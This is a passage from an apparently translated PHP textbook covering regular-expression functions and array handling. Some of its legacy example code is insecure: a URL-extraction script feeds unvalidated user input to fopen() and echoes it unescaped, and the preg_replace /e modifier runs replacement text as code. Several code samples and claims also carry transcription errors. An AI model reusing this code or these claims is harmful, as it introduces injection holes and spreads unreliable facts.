(?(condition)yespattern)
(?(condition)yespattern|nopattern)
```

如果断言成立，那么正则表达式引擎匹配 yespattern。对于第二种形式，如果断言不成立，那么正则表达式引擎跳过 yespattern 并且尝试匹配 nopattern。

该断言可以是两种类型中的一种：后引用或前瞻和后顾匹配。要引用以前匹配的子字符串，要求该断言是数字1~99（对大多数后引用可用）中的一个。仅当后引用匹配时，条件才使用断言中的模式。如果断言不是一个后引用，那么它一定是一个正或负的前瞻或后顾断言。

函数

有五类函数可用于兼容Perl的正则表达式：匹配、替换、拆分、过滤和一个用于引用文本的实用函数。

匹配

函数 `preg_match()` 在一个字符串上执行 Perl 风格的模式匹配。该函数等价于 Perl 中的操作符 `m/`。除了用一个 Perl 风格的模式代替一个标准模式以外，`preg_match()` 函数的参数和返回值与 `ereg()` 函数的相同。

```
$found = preg_match(pattern, string [, captured]);
```

例如：

```
preg_match('/y.*e$/', 'Sylvie');           // 返回 true
preg_match('/y(.*?)e$/', 'Sylvie', $m);     // $m 为 array('Sylvie', 'lvi')
```

有一个 `eregi()` 函数来进行不区分大小写的匹配，但是没有 `preg_matchi()` 函数。取代它的是，在模式上使用 `i` 标志：

```
preg_match('y.*e$/i', 'SyLvIe');           // 返回 true
```

函数 `preg_match_all()` 从最近的匹配末尾到没有可以匹配的地方为止反复地进行匹配：

```
$found = preg_match_all(pattern, string, matches [, order]);
```

`order` 值（`PREG_PATTERN_ORDER` 或 `PREG_SET_ORDER`）决定 `matches` 的布局。我们用下面的代码来看看这两种情况：

```
$string = <<< END
13 dogs
```

```
12 rabbits
8 cows
1 goat
END;
preg_match_all('/(\d+) (\S+)/', $string, $m1, PREG_PATTERN_ORDER);
preg_match_all('/(\d+) (\S+)/', $string, $m2, PREG_SET_ORDER);
```

如果使用 PREG_PATTERN_ORDER (默认), 则每个数组元素对应于一个特定的捕获子模式。所以 \$m1[0] 是所有与模式匹配的子字符串的数组, \$m1[1] 是所有与第一个子模式 (数字) 匹配的子字符串的数组, \$m1[2] 是所有与第二个子模式 (单词) 匹配的子字符串的数组。数组 \$m1 的元素个数比子模式多不止一个。

如果使用 PREG_SET_ORDER, 则每一个数组元素对应于下一个匹配整个模式的尝试。\$m2[0] 是第一组匹配 ('13 dogs', '13', 'dogs') 的数组, \$m2[1] 是第二组匹配 ('12 rabbits', '12', 'rabbits') 的数组, 依次类推。数组 \$m1 的元素数与整个模式的成功匹配数相同。

例4-2 在一个特定的 Web 地址处取出 HTML 并放到一个字符串中, 并且从该 HTML 中析取出 URL。对于每一个 URL, 它将产生一个指回程序的链接, 该程序将在那个地址显示 URL。

例 4-2: 从一个 HTML 页里析取 URL

```
<?php
if (getenv('REQUEST_METHOD') == 'POST') {
    $url = $_POST[url];
} else {
    $url = $_GET[url];
}
?>
<form action="<? = $PHP_SELF ?>" method="POST"> URL: <input type="text"
name="url" value="<? = $url ?>" /><br>
<input type="submit">
</form>

<?php
if ($url) {
    $remote = fopen($url, 'r');
    $html = fread($remote, 1048576); // read up to 1 MB of HTML
    fclose($remote);

    $urls = '(http|telnet|gopher|file|wais|ftp)';
    $ltrs = '\w';
    $gunk = '#~.:?+=&%@!\-';
    $punc = '.:?\\.';
```

```

$sany = "$l$rs$gunk$punc";

preg_match_all("{
    \b                # 从单词边界处开始
    $urls             : # 需要资源和一个冒号
    [$sany] +?        # 后跟一个或多个合法
                      # 字符——但是是保守的
                      # 并且只包括你所需要的
    (?=              # 该匹配在
        [$punc]*      # 后跟一个非URL字符的标点处
        |              # 或
        $              # 字符串的结尾处结束
    )
    }x", $html, $matches);
printf("I found %d URLs<P>\n", sizeof($matches[0]));
foreach ($matches[0] as $u) {
    $link = $PHP_SELF . '?url=' . urlencode($u);
    echo "<A HREF='$link'>$u</A><BR>\n";
}
?>

```

替换

函数 `preg_replace()` 在文本编辑器中的行为很像查找和替换操作符。它寻找一个模式在字符串中的所有出现并且将这些出现改变成其他东西。

```
$new = preg_replace(pattern, replacement, subject [, limit]);
```

最普遍的用法是除了整数 `limit` 外所有的参数都为字符串。该限制是模式的出现可被替换的最大数（默认情况下，当传递一个 `-1` 的限制时是所有的出现）。

```

$better = preg_replace('/<.*?>/', '!', 'do <b>not</b> press the button');
// $better 为 'do !not! press the button'

```

可以传递一个字符串数组作为 `subject` 来使得在所有字符串上实现该替换。新字符串由 `preg_replace()` 返回：

```

$names = array('Fred Flintstone',
               'Barney Rubble',
               'Wilma Flintstone',
               'Betty Rubble');
$tidy = preg_replace('/(\w)\w* (\w+)/', '\1 \2', $names);
// $tidy 为 array ('F Flintstone', 'B Rubble', 'W Flintstone', 'B Rubble')

```

要用一次 `preg_replace()` 调用来在同一个字符串或字符串数组上执行多重替换，需要传递模式数组和替换物：

```
$contractions = array("/don't/i", "/won't/i", "/can't/i");
$expansions = array('do not', 'will not', 'can not');
$string = "Please don't yell--I can't jump while you won't speak";
$longer = preg_replace($contractions, $expansions, $string);
// $longer 为 'Please do not yell--I can not jump while you will not speak';
```

如果所给的替换物少于模式，则匹配额外模式的文本将被删除。这是一次删除很多字符串的一个便捷方法：

```
$html_gunk = array('/<.*?>/i', '/&.*?;/i');
$html = '&acute; : <b>very</b> cute';
$string = preg_replace($html_gunk, array(), $html);
// $string 为 ' : very cute'
```

如果给出一个模式数组并且只有一个字符串替换物，那么同样的替换物被用于每个模式：

```
$string = preg_replace($html_gunk, '', $html);
```

替换物可以使用后引用。与模式中的后引用不同，替换物中后引用的首选语法是\$1，\$2，\$3 等等。例如：

```
echo preg_replace('/(\w)\w+\s+(\w+)/', '$2, $1.', 'Fred Flintstone')
Flintstone, F.
```

修饰符 /e 使 preg_replace() 将替换物作为 PHP 代码来对待，该代码返回替换物中使用的实际字符串。例如，下面的代码将每一个摄氏温度转换成华氏温度：

```
$string = 'It was 5C outside, 20C inside';
echo preg_replace('/(\d+)C\b/e', '$1*9/5+32', $string);
It was 41 outside, 68 inside
```

下面是扩展字符串中的变量的更复杂的例子：

```
$name = 'Fred';
$age = 35;
$string = '$name is $age';
preg_replace('/\$(\w+)/e', '$$1', $string);
```

每一个匹配使变量名隔离开来 (\$name, \$age)。替换物中的 \$1 指代那些名字，所以 PHP 代码实际上执行的是 \$name 和 \$age。那段求变量的值的代码被作为替换物来使用。

拆分

当知道信息块是什么的时候，应使用 `preg_match_all()` 来析取字符串的信息块；
当知道信息块之间是用什么分隔的时候，应使用 `preg_split()` 来析取信息块：

```
$chunks = preg_split(pattern, string [, limit [, flags ]]);
```

该 `pattern` 匹配两个信息块之间的一个分隔符。在默认情况下分隔符不被返回。可选的 `limit` 指定返回信息块的最大数目（默认为 -1，意思是所有信息块）。参数 `flags` 是对标志 `PREG_SPLIT_NO_EMPTY`（空信息块不返回）和 `PREG_SPLIT_DELIM_CAPTURE`（在模式中捕获的字符串部分被返回）进行位或操作的后果。

例如，仅仅要从一个简单的数字表达式中析取操作数，可以使用：

```
$ops = preg_split('([+*/-])', '3+5*9/2 ');
// $ops 为 array('3', '5', '9', '2')
```

要析取操作数和操作符，可使用：

```
$ops = preg_split('([+*/-])', '3+5*9/2', -1, PREG_SPLIT_DELIM_CAPTURE);
// $ops 为 array('3', '+', '5', '*', '9', '/', '2')
```

一个空模式匹配字符串中字符之间的每一个分界。这就让你可以将一个字符串拆分成一个字符数组：

```
$array = preg_split('//', $string);
```

`preg_replace()` 的一个变种是 `preg_replace_callback()`。这个函数调用来得到替换字符串。传递给该函数一个匹配数组（第零个元素是匹配模式的所有文本，第一个元素是第一个捕获到的子模式的内容，依次类推）。例如：

```
function titlecase ($s) {
    return ucfirst(strtolower($s[0]));
}

$string = 'goodbye cruel world';
$new = preg_replace_callback('/\w+/', 'titlecase', $string);
echo $new;
Goodbye Cruel World
```

用正则表达式过滤数组

函数 `preg_grep()` 返回与给定模式匹配的数组的元素:

```
$matching = preg_grep(pattern, array);
```

例如, 要只得到以 `.txt` 结尾的文件名, 可以使用:

```
$textfiles = preg_grep('/\.txt$/', $filenames);
```

正则表达式引用

函数 `preg_quote()` 创建一个只匹配一个给定字符串的正则表达式:

```
$re = preg_quote(string [, delimiter]);
```

`string` 中的每一个在正则表达式中有特殊意义的字符 (例如, `*` 或 `$`) 都以反斜杠开始:

```
echo preg_quote('$5.00 (five bucks)');  
\\$5\\.00 \\(five bucks\\)
```

可选的第二个参数是一个被引用的额外字符。通常, 你用这个参数传递正则表达式的定界符:

```
$to_find = '/usr/local/etc/rsync.conf';  
$re = preg_quote($filename, '/');  
if (preg_match("/$re", $filename)) {  
    // 找到它  
}
```

与 Perl 正则表达式的差别

尽管 Perl 风格正则表达式的 PHP 实现和实际的 Perl 正则表达式非常相似, 但它们之间还是有一些细微的差别:

- 在一个模式字符串中 `null` 字符 (ASCII 值为 0) 不允许作为一个直接量字符。不过, 可以用其他的方法引用它 (如 `\000`、`\x00`, 等等)。
- 不支持 `\E`、`\G`、`\L`、`\l`、`\Q`、`\u` 和 `\U` 选项。

- 不支持 `(?(some perl code))` 结构。
- 不支持修饰符 `/D`、`/G`、`/U`、`/u`、`/A` 和 `/X`。
- 垂直制表符 `\v` 被认为是空白符。
- 前瞻和后顾断言不能用 `*`、`+` 或 `?` 来重复。
- 负断言内部加括号的子匹配不被记忆。
- 前瞻断言内部的间隔分支可以有不同的长度。

第五章

数组

正如在第二章中所讨论的那样，PHP 支持标量和复合数据类型。本章将讨论复合类型之一：数组（array）。数组是数据值的集合，被组织为有序的“键-值”对。

本章将讨论创建数组、对数组添加和删除元素，以及遍历数组的内容。因为数组非常普遍且很有用，所以在 PHP 中有许多内置函数用于数组。例如，如果你向多个电子邮件地址发电子邮件，就可以把这些电子邮件地址存放在一个数组中，然后遍历该数组，将消息发送到当前电子邮件地址。同样，如果有一个表单允许多重选择，那么用户选择的项将被返回到数组中。

索引数组与关联数组

在 PHP 中有两种数组：索引的和关联的。索引（indexed）数组的键是整数，以 0 开始，当通过位置来标识东西时用索引数组。关联（associative）数组以字符串作为键并且行为更像两列的表。第一列是键，用于访问数组值。

PHP 在内部将所有的数组存储为关联数组，所以关联数组和索引数组之间惟一的不同在于键是什么。一些数组功能主要用于使用索引数组，因为它们假设你有或者需要用从 0 开始连续的整数作为键。在两种情况下，键都是惟一的，就是说不能有两个元素拥有相同的键，而不管该键是字符串还是整数。

PHP数组元素有一个与键和值无关的内在顺序,并且有一些函数可以基于这个内部顺序来遍历数组。通常往数组里插入值时要使用该顺序,但是稍后将介绍的排序函数使你可以将顺序改变为基于键、值或任何你选择的東西。

标识数组的元素

用数组变量的名字后跟括在中括号中的元素键(有时被称为索引, *index*)可以访问数组中的特殊元素:

```
$age['Fred']  
$shows[2]
```

键可以是一个字符串或一个整数。等价于整数(不以零开头)的字符串值被当作整数对待。因此, `$array[3]`和`$array['3']`引用相同的元素,但是`$array['03']`引用的是另一个不同的元素。负数是有效的键,并且它们不像在Perl中那样从数组的末尾开始指定位置。

不需要引用单个词的字符串。例如, `$age['Fred']`和`$age[Fred]`相同。不过,总是使用引号被认为是好的PHP风格,因为缺少引号的键不能和常量区别。当将一个常量作为一个无引号的索引使用时,PHP将常量的值作为键使用:

```
define('index',5);  
echo $array[index];           // 检索$array[5],而不是$array['index'];
```

如果使用替换建立数组索引,就一定要用引号:

```
$age["Clone$number"]
```

不过,如果要替换一个数组查找,则不要引用键:

```
// 这些是错误的  
print "Hello, $person['name']";  
print "Hello, $person['name']";  
// 这是正确的  
print "Hello, $person[name]";
```

在数组中存储数据

如果数组不存在，那么向数组存放值将创建该数组，但是在一个还没有定义的数组中检索一个值不会创建数组。例如：

```
// $addresses 在这一点以前没有定义
echo $addresses[0];           // 不输出
echo $addresses;              // 不输出
$addresses[0] = 'spam@cyberpromo.net';
echo $addresses;              // 输出 "Array"
```

下面的代码用简单的赋值来初始化程序中的一个数组：

```
$addresses[0] = 'spam@cyberpromo.net';
$addresses[1] = 'abuse@example.com';
$addresses[2] = 'root@example.com';
// ...
```

上面的代码中使用的是一个索引数组，其索引是从0开始的整数索引。下面的代码使用一个关联数组：

```
$price['Gasket'] = 15.29;
$price['Wheel'] = 75.25;
$price['Tire'] = 50.00;
// ...
```

初始化数组的一个更容易的方法是用 `array()` 结构，该结构由它的参数建立一个数组：

```
$addresses = array('spam@cyberpromo.net', 'abuse@example.com',
                  'root@example.com');
```

要用 `array()` 创建一个关联数组，应使用 `=>` 符号来分隔索引和值：

```
$price = array('Gasket' => 15.29,
               'Wheel' => 75.25,
               'Tire' => 50.00);
```

注意空白符和对齐的使用。虽然我们可以将代码聚在一起，但是那样不容易阅读：

```
$price = array('Gasket'=>15.29,'Wheel'=>75.25,'Tire'=>50.00);
```

要建立 一个空数组，只需不传递参数给 `array()`：

```
$addresses = array();
```

可以用=>和值列表来指定一个初始的键。值从那个键开始插入到数组中，后面的值有连续的键：

```
$days = array(1 => 'Monday', 'Tuesday', 'Wednesday',
               'Thursday', 'Friday', 'Saturday', 'Sunday');
// 2是星期一、3是星期二，等等。
```

如果初始索引是一个非数字字符串，那么后面的索引是从0开始的整数。因此，下面的代码或许是错误：

```
$whoops = array('Friday' => 'Black', 'Brown', 'Green');
// 与下面相同
$whoops = array('Friday' => 'Black', 0 => 'Brown', 1 => 'Green');
```

在数组的末尾添加值

要向一个存在的索引数组中插入较多的值，可使用[]语法：

```
$family = array('Fred', 'Wilma');
$family[] = 'Pebbles'; // $family[2]为'Pebbles'
```

这个结构假设该数组的索引是数字并且将元素赋值给下一个可能的数字索引，数字索引从0开始。试图向一个关联数组中添加值是程序员常犯的错误，但是PHP将为新元素给出数字索引而不发出警告：

```
$person = array('name' => 'Fred');
$person[] = 'Wilma'; // $person[0]现在是'Wilma'
```

指定值的范围

函数range()创建连续的整数或字符的数组，其值在传递给它的两个参数值之间。例如：

```
$numbers = range(2, 5); // $numbers = array(2, 3, 4, 5);
$letters = range('a', 'z'); // $letters 保存字母表
$reversed_numbers = range(5, 2); // $reversed_numbers = array(5, 4, 3, 2);
```

只有字符串参数的第一个字母用于建立范围：

```
range('aaa', 'zzz') // 与range('a', 'z')相同
```

得到数组的大小

函数 `count()` 和 `sizeof()` 的使用方法和作用是相同的。它们返回数组中的元素数。使用哪一个函数没有格式上的优先选择。下面是一个例子：

```
$family = array('Fred', 'Wilma', 'Pebbles');  
$size = count($family);           // $size 为3
```

这些函数没有考虑任何可能出现的数字索引：

```
$confusion = array( 10 => 'ten', 11 => 'eleven', 12 => 'twelve');  
$size = count($confusion);        // $size 为3
```

填充数组

要用相同的值创建一个初始化的数组，可使用 `array_pad()`。`array_pad()` 的第一个参数是该数组，第二个参数是你想要该数组拥有的最少元素数，第三个参数是为所创建的元素给出的值。`array_pad()` 函数返回一个新的填充数组，而抛弃它的参数数组。

下面的例子反映了 `array_pad()` 的工作过程：

```
$scores = array(5, 10);  
$padded = array_pad($scores, 5, 0);    // $padded 现在为 array(5, 10, 0, 0, 0)
```

注意新值是如何添加到该数组末尾的。如果想要新值加到数组的开始，那么第二个参数应使用一个负值：

```
$padded = array_pad($scores, -5, 0);
```

可以将 `array_pad()` 的结果赋值给原始的数组来达到在原位置改变的效果：

```
$scores = array_pad($scores, 5, 0);
```

如果你填充一个关联数组，那么现有的键将被保留。新元素将使用从 0 开始的数字键。

多维数组

数组中的值也可以是数组。这使你可以容易地创建多维数组：

```
$row_0 = array(1, 2, 3);  
$row_1 = array(4, 5, 6);  
$row_2 = array(7, 8, 9);  
$multi = array($row_0, $row_1, $row_2);
```

可以通过添加更多的[]来引用多维数组的元素：

```
$value = $multi[2][0];           // 2行, 0列, $value = 7
```

要插入多维数组的一个查找，必须将整个数组查找括在大括号里：

```
echo("The value at row 2, column 0 is {$multi[2][0]}\n");
```

不使用大括号将导致下面这样的输出结果：

```
The value at row 2, column 0 is Array[0]
```

析取多个值

要将数组的所有值复制到变量中，可使用list()结构：

```
list($variable, ...) = $array;
```

数组的值将按照数组的内部顺序被复制到列出的变量中。在默认情况下，那个顺序就是它们被插入的顺序，但是稍后将描述的排序函数使你可以改变那个顺序。下面是一个例子：

```
$person = array('name' => 'Fred', 'age' => 35, 'wife' => 'Betty');  
list($n, $a, $w) = $person;           // $n为'Fred', $a为35, $w为  
'Betty'
```

如果list()中的值多于数组中的，则多余的值将被设置成NULL：

```
$person = array('name' => 'Fred', 'age' => 35, 'wife' => 'Betty');  
list($n, $a) = $person;               // $n为'Fred', $a为35
```

如果list()中的值多于数组中的，则多余的值将被设置成NULL：

```
$values = array('hello', 'world');  
list($a, $b, $c) = $values; // $a为'hello', $b为'world', $c为NULL
```

在`list()`中用两个或更多连续的逗号来跳过数组中的值:

```
$values = range('a', 'e');  
list($m,, $n,, $o) = $values; // $m为'a', $n为'c'为, $o为'e'
```

划分数组

如果只想析取数组的一个子集, 可使用`array_slice()`函数:

```
$subset = array_slice(array, offset, length);
```

`array_slice()`函数返回一个由原始数组的连续值组成的新数组。参数`offset`确定要复制的初始元素(0表示数组中的第一个元素), 参数`length`确定要复制的值的个数。新数组有以0开始的连续数字键。例如:

```
$people = array('Tom', 'Dick', 'Harriet', 'Brenda', 'Jo');  
$middle = array_slice($people, 2, 2); // $middle为array('Harriet', 'Brenda')
```

一般来说, 只有在索引数组(即那些有从0开始的连续整数索引的数组)上使用`array_slice()`才有意义:

```
// 在此使用 array_slice() 没有意义  
$person = array('name' => 'Fred', 'age' => 35, 'wife' => 'Betty');  
$subset = array_slice($person, 1, 2); // $subset为array(0 => 35, 1 => 'Betty')
```

可以将`array_slice()`和`list()`结合使用来将一些值析取到变量中:

```
$order = array('Tom', 'Dick', 'Harriet', 'Brenda', 'Jo');  
list($second, $third) = array_slice($order, 1, 2);  
// $second为'Dick', $third为'Harriet'
```

将数组拆分成信息块

要将一个数组分成更小且大小均匀的数组, 可使用`array_chunk()`函数:

```
$chunks = array_chunk(array, size [, preserve_keys]);
```

该函数返回一个由更小的数组组成的数组。第三个参数`preserve_key`是一个布尔

值，该布尔值确定新数组的元素是否有和原始数组相同的键（用于关联数组）或新数字键是否从 0 开始（用于索引数组）。默认情况下是分配新键，如下所示：

```
$nums = range(1, 7);
$rows = array_chunk($nums, 3);
print_r($rows);
Array
(
    [0] => Array
        (
            [0] => 1
            [1] => 2
            [2] => 3
        )
    [1] => Array
        (
            [0] => 4
            [1] => 5
            [2] => 6
        )
    [2] => Array
        (
            [0] => 7
        )
)
```

键和值

函数 `array_keys()` 以内部顺序返回一个仅由数组中的键组成的数组：

```
$array_of_keys = array_keys(array);
```

下面是一个例子：

```
$person = array('name' => 'Fred', 'age' => 35, 'wife' => 'Wilma');
$keys = array_keys($person); // $keys 为 array('name', 'age', 'wife')
```

PHP 还提供了函数 `array_values()`（很少使用）来得到仅仅只有数组中值的数组：

```
$array_of_values = array_values(array);
```

同使用 `array_keys()` 一样，值以数组的内部顺序返回：

```
$values = array_values($person); // $values 为 array('Fred', 35, 'Wilma');
```

检查元素是否存在

要查看一个数组中的一个元素是否存在，可使用 `array_key_exists()` 函数：

```
if (array_key_exists(key, array)) { ... }
```

函数返回一个布尔值，该布尔值指出第二个参数是否是数组中的合法键，该数组由第一个参数给出。

下面这样并不足够：

```
if ($person['name']) { ... }           // 这会令人误解
```

即使在数组中有一个元素使用了键 `name`，相应的值也可能是 `false`（例如，`0`、`NULL` 或空字符串）。使用 `array_key_exists()` 的例子如下所示：

```
$person['age'] = 0;                      // 未出生？
if ($person['age']) {
    echo "true!\n";
}
if (array_key_exists('age', $person)) {
    echo "exists!\n";
}
exists!
```

在 PHP 4.0.6 和更早的版本中，`array_key_exists()` 函数被称为 `key_exists()`。现在原始的名字仍然作为新名字的一个别名保留着。

许多人用 `isset()` 函数完成相同的功能。如果元素存在且不是 `NULL` 则这个函数返回 `true`：

```
$a = array(0,NULL,'');
function tf($v) { return $v ? "T" : "F"; }
for ($i=0; $i < 4; $i++) {
    printf("%d: %s %s\n", $i, tf(isset($a[$i])), tf(array_key_exists($i, $a)));
}
0: T T
1: F T
2: T T
3: F F
```

在数组中删除和插入元素

函数 `array_splice()` 可以在数组中删除或插入单元:

```
$removed = array_splice(array, start [, length [, replacement ] ]);
```

我们来看一下在下面这个数组中 `array_splice()` 的使用:

```
$subjects = array('physics', 'chem', 'math', 'bio', 'cs', 'drama', 'classics');
```

可以通过告诉 `array_splice()` 从位置 2 开始删除 3 个元素来删除 `math`、`bio` 和 `cs` 元素:

```
$removed = array_splice($subjects, 2, 3);  
// $removed 为 array('math', 'bio', 'cs')  
// $subjects 为 array('physics', 'chem', 'drama', 'classics');
```

如果省略长度, `array_splice()` 将一直删除到数组末尾:

```
$removed = array_splice($subjects, 2);  
// $removed 为 array('math', 'bio', 'cs', 'drama', 'classics')  
// $subjects 为 array('physics', 'chem');
```

如果只想简单地删除元素而不关心它们的值, 则不必分配 `array_splice()` 的结果:

```
array_splice($subjects, 2);  
// $subjects 为 array('physics', 'chem');
```

要在删除其他元素的地方插入元素, 应使用第四个参数:

```
$new = array('law', 'business', 'IS');  
array_splice($subjects, 4, 3, $new);  
// $subjects 为 array('physics', 'chem', 'math', 'bio', 'law', 'business', 'IS')
```

替换数组的大小不需要与删除的元素数相同。该数组按照需要增长或收缩:

```
$new = array('law', 'business', 'IS');  
array_splice($subjects, 2, 4, $new);  
// $subjects 为 array('physics', 'chem', 'math', 'law', 'business', 'IS')
```

要得到将新元素插入到数组中的效果, 只需删除零个元素:

```
$subjects = array('physics', 'chem', 'math');  
$new = array('law', 'business');  
array_splice($subjects, 2, 0, $new);
```

```
// $subjects 为 array('physics', 'chem', 'law', 'business', 'math')
```

尽管到现在为止的例子使用的都是索引数组，但是 `array_splice()` 也可用于关联数组：

```
$capitals = array('USA'           => 'Washington',
                  'Great Britain' => 'London',
                  'New Zealand'   => 'Wellington',
                  'Australia'     => 'Canberra',
                  'Italy'         => 'Rome');
$down_under = array_splice($capitals, 2, 2); // 删除 New Zealand 和 Australia
$france = array('France' => 'Paris');
array_splice($capitals, 1, 0, $france);      // 在 USA 和 G.B. 之间插入 France
```

数组和变量之间的转换

PHP 提供了函数 `extract()` 和 `compact()`，用来在数组和变量之间进行转换。变量名对应于数组中的键，变量的值变成数组中的值。例如，下面这个数组：

```
$person = array('name' => 'Fred', 'age' => 35, 'wife' => 'Betty');
```

可以被转换成这些变量，或从这些变量建立：

```
$name = 'Fred';
$age  = 35;
$wife = 'Betty';
```

从数组创建变量

函数 `extract()` 自动地从一个数组创建局部变量。数组元素的索引是变量名：

```
extract($person);           // 现在设置了 $name、$age 和 $wife
```

如果一个通过析取创建的变量与一个现有变量有相同的名字，则析取的变量覆盖现有的变量。

可以通过传递第二个参数来修改 `extract()` 的行为。附录一描述了第二个参数可能的取值。最有用的值是 `EXTR_PREFIX_ALL`，这个值说明 `extract()` 的第三个参数是被创建的变量名的前缀。这将帮助你确保在使用 `extract()` 时创建唯一的变量名。总是使用 `EXTR_PREFIX_ALL` 是好的 PHP 风格，如下所示：

```
$shape = "round";
$array = array("cover" => "bird", "shape" => "rectangular");
extract($array, EXTR_PREFIX_ALL, "book");
echo "Cover: $book_cover, Book Shape: $book_shape, Shape: $shape";
Cover: bird, Book Shape: rectangular, Shape: round
```

从变量创建数组

函数 `compact()` 是 `extract()` 的补充。将变量名传递给它可以紧缩为独立的参数或数组。`compact()` 函数创建一个关联数组，该数组的键是变量名，值是变量的值。数组中任何与实际变量不一致的名字都被跳过。下面是一个使用 `compact()` 的例子：

```
$color = 'indigo';
$shape = 'curvy';
$floppy = 'none';

$a = compact('color', 'shape', 'floppy');
// 或
$names = array('color', 'shape', 'floppy');
$a = compact($names);
```

遍历数组

数组中最普遍的任务是用每一个元素来完成一些事情，例如发送邮件给地址数组的每个元素，更新文件名数组中的每个文件，或合计价格数组的每个元素。在 PHP 中有一些方法来遍历数组，选择哪一种取决于数据和要执行的任务。

foreach 结构

遍历数组元素的最普遍方法是使用 `foreach` 结构：

```
$addresses = array('spam@cyberpromo.net', 'abuse@example.com');
foreach ($addresses as $value) {
    echo "Processing $value\n";
}
Processing spam@cyberpromo.net
Processing abuse@example.com
```

PHP 为 `$addresses` 的每个元素依次执行循环体（`echo` 语句）一次，用 `$value` 设置当前元素。各元素按内部顺序处理。

foreach 为你提供了一个访问当前键的选择：

```
$person = array('name' => 'Fred', 'age' => 35, 'wife' => 'Wilma');
foreach ($person as $k => $v) {
    echo "Fred's $k is $v\n";
}
Fred's name is Fred
Fred's age is 35
Fred's wife is Wilma
```

在这种情况下，每个元素的键被放进 `$k` 中，并且相应的值被放进 `$v` 中。

foreach 结构不在数组自身上操作，而是在它的一个拷贝上操作。可以在 foreach 循环体内插入或删除元素，出于安全考虑循环不会去处理那些删除的或插入的元素。

迭代器函数

每一个 PHP 数组都会跟踪当前所处理的元素；指向当前元素的指针称为迭代器 (iterator)。PHP 有一些函数来设置、移动和重置这个迭代器。迭代器函数包括：

`current()`

返回迭代器所指的当前元素。

`reset()`

移动迭代器到数组中的第一个元素并返回它。

`next()`

移动迭代器到数组中的下一个元素并返回它。

`prev()`

移动迭代器到数组中的前一个元素并返回它。

`end()`

移动迭代器到数组中的最后一个元素并返回它。

`each()`

以数组形式返回当前元素的键和值并且移动迭代器到数组中的下一个元素。

`key()`

返回当前元素的键。

函数 `each()` 用来遍历数组的元素。该函数按照元素的内部顺序来处理各元素：

```
reset($addresses).
while (list($key, $value) = each($addresses)) {
    echo "$key is $value<BR>\n";
}
0 is spam@cyberpromo.net
1 is abuse@example.com
```

这个方法不像 `foreach` 那样产生数组的一个拷贝。当想要保留内存时，这对处理非常大的数组很有用。

当需要将数组中的某些部分和其他部分分离开来时，迭代器函数很有用。例 5-1 所示的代码建立了一个表，并将关联数组中的第一个索引和值作为表的列标题对待。

例 5-1：用迭代器函数建立一个表

```
$ages = array('Person' => 'Age',
              'Fred'   => 35,
              'Barney'  => 30,
              'Tigger'  => 8,
              'Pooh'    => 40);
// 开始表并输出标题
reset($ages);
list($c1, $c2) = each($ages);
echo("<table><tr><th>$c1</th><th>$c2</th></tr>\n");
// 输出值的剩余部分
while (list($c1,$c2) = each($ages)) {
    echo("<tr><td>$c1</td><td>$c2</td></tr>\n");
}
// 结束表
echo("</table>");
<table><tr><th>Person</th><th>Age</th></tr>
<tr><td>Fred</td><td>35</td></tr>
<tr><td>Barney</td><td>30</td></tr>
<tr><td>Tigger</td><td>8</td></tr>
<tr><td>Pooh</td><td>40</td></tr>
</table>
```

使用 for 循环

如果知道要处理的是索引数组且该数组的键是以 0 开始的连续整数，那么可以用一个 `for` 循环来记数遍历索引。`for` 循环在数组自身上操作，而不是在数组的拷贝上操作，并且按键的顺序处理各元素而不管它们的内部的顺序如何。

下面是使用 for 来输出一个数组的例子:

```
$addresses = array('spam@cyberpromo.net', 'abuse@example.com');
for($i = 0; $i < count($addresses); $i++) {
    $value = $addresses[$i];
    echo "$value\n";
}
spam@cyberpromo.net
abuse@example.com
```

为每个数组元素调用函数

PHP提供了一个函数 `array_walk()`, 为数组中的每个元素调用用户自定义函数:

```
array_walk(array, function_name);
```

自定义的函数可以可选地带两个或三个参数: 第一个是元素的值, 第二个是元素的键, 第三个是当该函数被调用时提供给 `array_walk()` 的一个值。例如, 下面是输出由数组的值组成的表的另一种方法:

```
function print_row($value, $key) {
    print("<tr><td>$value</td><td>$key</td></tr>\n");
}
$person = array('name' => 'Fred', 'age' => 35, 'wife' => 'Wilma');
array_walk($person, 'print_row');
```

这个例子的一个变化是指定了一个背景色, 并用可选的第三个参数传递给 `array_walk()`。这个参数给我们提供了灵活性, 使我们可以用许多背景色来输出许多表:

```
function print_row($value, $key, $color) {
    print("<tr><td bgcolor=$color>$value</td><td bgcolor=$color>$key</td></tr>\n");
}
$person = array('name' => 'Fred', 'age' => 35, 'wife' => 'Wilma');
array_walk($person, 'print_row', 'blue');
```

`array_walk()` 函数按数组元素的内部顺序处理各元素。

精简数组

`array_walk()` 的一个兄弟函数是 `array_reduce()`, 该函数将一个函数依次应用于数组的每个元素来建立单个值:


```
$result = array_reduce(array, function_name [, default]);
```

该函数带两个参数：运行总数和当前处理值。它应该返回新的运行总数。例如，要计算数组值的平方和，可使用：

```
function add_up ($running_total, $current_value) {  
    $running_total += $current_value * $current_value;  
    return $running_total;  
}  
  
$numbers = array(2, 3, 5, 7);  
$total = array_reduce($numbers, 'add_up');  
// $total 当前是 87
```

`array_reduce()` 行调用了下面的函数：

```
add_up(0,2)  
add_up(4,3)  
add_up(13,5)  
add_up(38,7)
```

如果提供了 `default` 参数，则将其作为种子值。例如，如果将前面例子中的 `array_reduce()` 调用改为：

```
$total = array_reduce($numbers, 'add_up', 11);
```

结果函数调用是：

```
add_up(11,2)  
add_up(13,3)  
add_up(16,5)  
add_up(21,7)
```

如果数组为空，则 `array_reduce()` 返回 `default` 值。如果没有提供默认值，并且数组为空，则 `array_reduce()` 返回 `NULL`。

查找值

函数 `in_array()` 返回 `true` 或 `false`，取决于第一个参数是否是作为第二个参数给出的数组的一个元素：

```
if (in_array(to_find, array [, strict])) { ... }
```

如果可选的第三个参数是 true, 那么 to_find 的类型必须和数组中的值匹配。默认情况下是不检查类型。

下面是一个简单的例子:

```
$addresses = array('spam@cyberpromo.net', 'abuse@example.com',  
                  'root@example.com');  
$got_spam = in_array('spam@cyberpromo.net', $addresses); // $got_spam 是 true  
$got_milk = in_array('milk@tucows.com', $addresses);    // $got_milk 是 false
```

PHP 自动地对数组中的值进行索引, 所以 in_array() 比循环检查每一个值来寻找一个需要的值更快。

例 5-2 检查用户是否在表单中所有要求输入的字段中都输入了信息。

例 5-2: 查找一个数组

```
<?php  
function have_required($array , $required_fields) {  
    foreach($required_fields as $field) {  
        if(empty($array[$field])) return false;  
    }  
  
    return true;  
}  
  
if($submitted) {  
    echo '<p>You ';  
